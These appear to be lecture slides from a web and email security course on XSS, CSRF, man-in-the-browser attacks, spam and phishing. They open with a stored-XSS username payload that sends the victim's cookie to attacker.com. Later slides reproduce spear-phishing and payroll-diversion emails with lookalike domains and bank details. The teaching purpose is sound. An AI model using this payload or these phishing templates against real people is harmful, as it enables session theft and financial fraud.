
```
Username: user123<script>document.location='https://attacker.com/?cookie='+encodeURIComponent(document.cookie)</script>  
Registered since: 2016
```

The script connects to the attacker's website with the user's cookie encoded as a parameter to the URL. This bypasses the Same Origin Policy (any URL is allowed)


## XSS Visualization



## XSS Visualization



## CSRF Visualization




***Cross-Site Request Forgery*** is simpler than XSS. There is typically no JS and it is not typically ***two-way communication with the Attacker***.

The idea is simply getting the victim to click on a link or otherwise transmit an HTTP request that causes an unauthorized transaction. For the attacker to succeed:

1. An inducible action
2. Cookie-based session handling
3. Predictable request parameters



## CSRF Visualization




A **CSRF-Token** is some **unpredictable** value embedded in the webpage that is used for identifying authorized requests. For this to work:

1. CSRF Token cannot be a cookie
2. Must be unpredictable
3. Not easily interceptable

Typically issued from the server in a hidden form element. Automatically transmitted back when the form is submitted.

## CSRF v XSS



# Browsers Can Also Be Bad!

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## “Man-in-the-Browser” Attack

The Browser is the “other end” of end-to-end

The Browser sees all the unencrypted data

If the Browser is evil, all data compromised

For example, if corrupted by malware

# Or... the O/S?

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Key logger?

Spyware?

Rootkit?

I worked on a spyware case once...

# Email Threat: SPAM


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You know what it is.

Why does it work?

- Advertising
- Pump and Dump
- Malicious Payload/Malicious Links
- Unregulated/Illegal Traffic

# Email Threat: Phishing



# Phishing Links

Why do they need a fake URL?



# Note About Phishing Training

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
I've yet to see it work.

Lots of companies try. Lots of products.


Word on the street is the users don't learn



# Spear Phishing Example 1



# Spear Phishing Example 2

  **Re: Request**

David MacKinnon

Sent: Wednesday, September 16, 2015 at 4:47 PM

To: Rohyt Belani



Cc: Samuel Hahn

Rohyt,  
I'll get this done ASAP. Do you want the funds in dollars or GBP?  
Thanks,  
Dave

Sent from my iPhone

On Sep 16, 2015, at 4:41 PM, Rohyt Belani <[rohyt.belani@phishme.com](mailto:rohyt.belani@phishme.com)> wrote:

The details are below. Let me know once it has been processed.

Bank Name : Raytown-Lee's Summit Community Credit Union  
Bank Address : 10021 E 66th Ter, Raytown, MO 64133  
Bank phone number : 816-356-1452  
Name On Account : Robert Lee Koerner  
Account Number :   
Routing Number :   
Home Address : 6553 Raytown Rd, Apt 1B, Raytown, MO 64133  
Amount : \$29,000

Thanks  
Sent from my iPhone

# Spear Phishing Details

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Often requires some recon (trusted email addresses or names)

Create fake, ***BUT CLOSE***, email address:

- REAL: seth.nielson@company.com
- FAKE: seth.nielson@c0mpany.com

Or, just replace DISPLAY NAME:

- REAL: Seth Nielson <seth.nielson@company.com>
- FAKE: Seth Nielson <seth.nielson@not\_even\_close.com>

Target busy people

# Real Estate Scams

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Closing for 2 15th St NW, Washington, DC 20024



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from: **me** <Michelle@lenderusa.com> ✉

Mar 7, 2018, 12:31 PM ⋮

to: John.Homebuyer@gmail.com; Larry@legalaide.com

Hello John,

My name is Michelle and I will be your lender concierge for the closing of your home purchase. I have also copied Larry who will be the attorney assisting me. Look forward to working with you, stay tuned for more information.

Very truly yours,

Michelle  
Lender USA, Inc.  
Phone: [\(206\) 555-1258](tel:2065551258)

# Malicious Email and Psychology

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Psychological Manipulation

Similar to Anderson's example about *pretexting*

Emotional impulses drive the reactions

***WE ARE ALL VULNERABLE TO THIS***

# Phishing Competition Submission

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## Updating Direct Deposit

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Ellie Daw <Ellie.Daw@crims0nvista.com>

1:16 PM

To: Seth Nielsen <Seth.Nielsen@crimsonvista.com>

Hi Seth,

I recently switched banks and need to update my direct deposit information. My new bank account information is:

Acct #: 9089273541

Routing #: 011401533

Please use this account to deposit my next paycheck. Thanks.

Best,

Ellie Daw  
Research Scientist  
Crimson Vista  
Main: (512) 387-4310  
[Ellie.Daw@crims0nvista.com](mailto:Ellie.Daw@crims0nvista.com)  
[www.CrimsonVista.com](http://www.CrimsonVista.com)